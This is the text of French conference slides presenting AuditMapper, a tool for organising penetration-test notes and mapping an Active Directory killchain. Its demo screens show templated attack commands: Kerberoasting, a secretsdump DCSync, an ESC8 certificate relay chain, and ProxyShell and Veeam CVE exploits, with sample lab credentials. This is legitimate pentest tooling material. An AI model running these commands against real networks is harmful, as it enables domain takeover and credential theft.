



Mapping the killchain with
AuditMapper

by Félix Billières

WineRump 2025




Whoami?



Félix Billières

- ✓ Purple Team @ ITrust - 2025
- ✓ Pentester @ Galeries Lafayette - 2024
- ✓ Étudiant @ École 2600 - 2024/2027
- ✓ CTF player @ Phreaks 2600 - 2024/2027




Mise en contexte

La problématique du pentester junior

- * Problème de méthodologie
- * Perdu face à des gros réseaux
- * Prise de notes compliquée
- * Centralisation de tout le travail
- * Collaboration difficile





La Solution

- ✓ Cartographie Réseau
- ✓ Collaboration Facile
- ✓ Tâches Répétitives Réduites
- ✓ Méthodologie améliorée
- ✓ + de temps sur les tâches qui comptent



Démo Live

Félix Billières

WineRump 2025



Extended version



Host manager

* Le centre de contrôle

- **Gestion centralisée** : Ajout, modification, suppression de hosts avec interface intuitive
- **Visualisations multiples** : Vue classique, réseau interactif, et killchain d'exploitation
- **Fonctionnalités avancées** : Gestion des credentials, vulnérabilités, screenshots, et étapes d'exploitation
- **Export/Import** : Formats JSON, CSV, XML pour collaboration facile
- **Statistiques temps réel** : Dashboard avec métriques de compromission et progression

The screenshot shows the 'Gestion des Hôtes' (Host Management) interface of the WineRump tool. At the top, there's a header with the title 'Gestion des Hôtes', a dropdown set to 'Winerump', and several buttons: 'Parseur de Hosts', 'Catégories', 'Import/Export', '+ Nouveau Host', and 'Comment ça marche'. Below the header, there are six summary cards: 'Total 11', 'Actifs 10', 'Compromis 0', 'Critiques 1', 'Credentials 8', and 'Étapes d'exploitation 7'. A search bar 'Rechercher par IP, hostname, OS...' is located below the cards. On the left, a sidebar titled 'Catégories' lists 'Tous les Hosts (11)', 'Externe (1)', 'DMZ (2)', and 'Interne (8)', each with an 'Ajouter un hôte' button. The main area displays four hosts with their details and exploit steps:

- 13.37.0.10**: edge-gateway, Linux, 1 vulns, 1 step, 0 screens. Status: active, medium.
- 172.16.10.20**: dmz-web, Linux, 1 vulns, 2 steps, 0 screens. Status: active, high.
- 172.16.10.30**: dmz-db, Linux, 1 vulns, 1 step, 0 screens. Status: active, high.
- 10.10.11.10**: jump-host, Windows Server 2019, 0 vulns, 0 steps, 0 screens. Status: active, medium.

Host manager

Centre de contrôle des nodes

10.10.30.10
dc-chateau-vigne

- Vue d'ensemble
- Credentials
- Exploitation**
- Connexions
- Ports
- Services
- Vulnérabilités
- Notes
- Captures

Workflow d'Exploitation

Étapes d'exploitation

+ Ajouter une étape

Kerberoasting

• Completed

Récupération et crack des tickets Kerberos

Commande :

```
 GetUserSPNs.py chateau-vigne.local/cave-admin:Chateau2024! -dc-ip 10.10.30.10 --request
```

Output :

```
 svc-sql hash cracked: ChateauSQL2024!
```

DCSync Attack

• Completed


DCSync pour récupération des hashes AD

Commande :


```
 secretsdump.py chateau-vigne.local/svc-sql:ChateauSQL2024!@10.10.30.10
```

Output :

```
Administrator hash: 31d4c600
```



ADMR



* <https://github.com/Imp0sters/ADMR>

* Cheat sheet interactive d'exploitation
Active Directory

ADMR

* Base de données d'attaques pour le host manager, création d'étapes d'exploitation facile et intuitive.

Importer depuis ADMR
Sélectionnez une section et une attaque à importer dans votre étape d'exploitation

Rechercher une section ou attaque...

Enumeration (Medium)

Aperçu de l'importation

Titre: Web Enrollment Is Up

Description: ESC8

Commande:

```
# Using ntlmrelayx to conduct the esc8 escalation
● ntlmrelayx.py -t http://<dc_ip>/certsrv/certfnsh.asp -debug -smb2support --adcs --template DomainController
# Request a TGT
● gettgtpkinit.py -pfx-base64 '$(cat cert.b64)' '<domain>'/'<dc_name>' '$ <ccache_file>'
● Rubeus.exe asktgt /user:'<user>' /certificate:'<base64-certificate>' /ptt
# using certipy
● certipy relay -target http://<ip_ca>
● certipy auth -pfx '<certificate>' -dc-ip '<dc_ip>'
```

Importez cette attaque

Ressources:

- 🔗 <https://www.thehacker.recipes/ad/movement/adcs/unsigned-endpoints#web-endpoint-esc8>
- ⚠️ [ntlmrelayx](https://github.com/fortra/impacket/blob/master/examples/ntlmrelayx.py)

Importer depuis ADMR
Sélectionnez une section et une attaque à importer dans votre étape d'exploitation

Rechercher une section ou attaque...

Veeam (Critical)

★ CVE-2023-27532 (Creds - Veeam Backup and Replication)
CVE-2023-27532

>_ Commande
CVE-2023-27532 net.tcp:'<target>':<port>'/

4 lien(s) théorie 4 outil(s)

Exchange (Critical)

★ CVE-2021-34473 (Proxyshell)
CVE-2021-34473

>_ Commande
● proxyshell_rce.py -u https://<exchange> -e administrator@<domain>

2 lien(s) théorie 1 outil(s)

CVE-2021-44228 (Log4shell) (Critical)

CVE-2021-44228

>_ Commande
Payload for Log4Shell exploitation...

1 lien(s) théorie

grep master

The screenshot shows the Grep Master web application. At the top, there's a header with the logo and a link to 'Comment ça marche'. Below it is a warning message: 'Avertissement regex: je suis nul en regex. Les extractions accélèrent le tri mais il faut toujours vérifier à la main. Si tu es chaud en regex et veux aider, contacte-moi en MP.' The main area is titled 'Données à analyser' and includes sections for 'Type d'output' (set to 'Détection automatique' and 'generic'), 'Lignes' (0), and 'Caractères' (0). A text input field says 'Collez ici vos outputs (secretsdump, mimikatz, nmap, etc.)'. Below this is an 'Analyser' button and a 'Vider' button. The 'Extraction rapide' section shows counts for 'Utilisateurs' (0), 'Hashes' (0), 'Mots de passe' (0), 'Domaines' (0), 'IPs' (0), and 'Emails' (0).

* Parser “intelligent” pour vos outputs

- **Extraction automatique** : Détection intelligente de formats (Mimikatz, Secretsdump, NetExec, etc.)
- **Types multiples** : Credentials, hashes, utilisateurs, domaines, services

The screenshot shows the 'Cibler un host pour injection' (Target host for injection) dialog box. It lists several hosts:

- 13.37.0.10 - edge-gateway (selected, Linux • active, 0 users, 0 passwords, 53 hashes)
- 172.16.10.20 - dmz-web (Linux • active, 1 users, 0 passwords, 0 hashes)
- 172.16.10.30 - dmz-db (Linux • active, 1 users, 1 passwords, 0 hashes)
- 10.10.11.10 - jump-host (Windows Server 2019 • active, 1 users, 1 passwords, 0 hashes)
- 10.10.11.20 - workstation-01 (Windows 10 • active, 1 users, 0 passwords, 1 hashes)

A message at the bottom says: 'Mes regex marchent ou y'a besoin de modifier un peu l'output avant ? Vous pouvez ajuster l'output ci-dessous avant l'injection dans le host.' The output to inject is shown as:

```
8f6aaf1438d78c89c4636179e3ae18ea
1234567890abcdef1234567890abcdef
1234567890abcdef1234567890abcdef12345678
```

